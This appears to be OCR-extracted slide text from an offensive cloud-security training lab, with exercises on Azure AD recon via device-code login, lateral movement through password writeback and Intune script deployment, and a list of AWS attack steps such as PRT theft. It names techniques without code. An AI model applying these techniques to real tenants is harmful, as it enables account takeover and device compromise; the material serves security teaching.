
Use another account

Back


6 – Azure Active Directory: Recon

Device login

The **device authorization flow** *can be used to authenticate devices without browser… and to* **exploit SSO**



Azure Active Directory



6 – Azure Active Directory: Lateral movement

Password writeback

YOUR GOAL

The account dev connects on the device w10 with RDP. The account support can reset the password of the account dev. What could you do to **connect to the device w10***?*


YOUR TOOLS

Browser

https://portal.azure.com

6 – Azure Active Directory: Lateral movement


Password writeback



6 – Azure Active Directory: Lateral movement


Password writeback

If you use Microsoft 365 admin center (admin.microsoft.com) The password is reset in Azure AD but **is not written back to Active Directory**. *Tee-hee!*



Password isn't synced from Azure AD to on-premises after the password is changed or reset, https://learn.microsoft.com/en-us/troubleshoot/azure/active-directory/pwd-not-sync


aws


4. Password reset
3. Snapshot
5. Password hash sync (PHS)
6. Primary refresh token (PRT) theft
2. Read user data
1. Exposed S3 bucket
7. Password writeback

6 – Azure Active Directory: Lateral movement

Intune

YOUR GOAL

The account support has a custom Intune role and can deploy scripts on the device w10. What could you do to **take over the device w10***?*


YOUR TOOLS

Browser

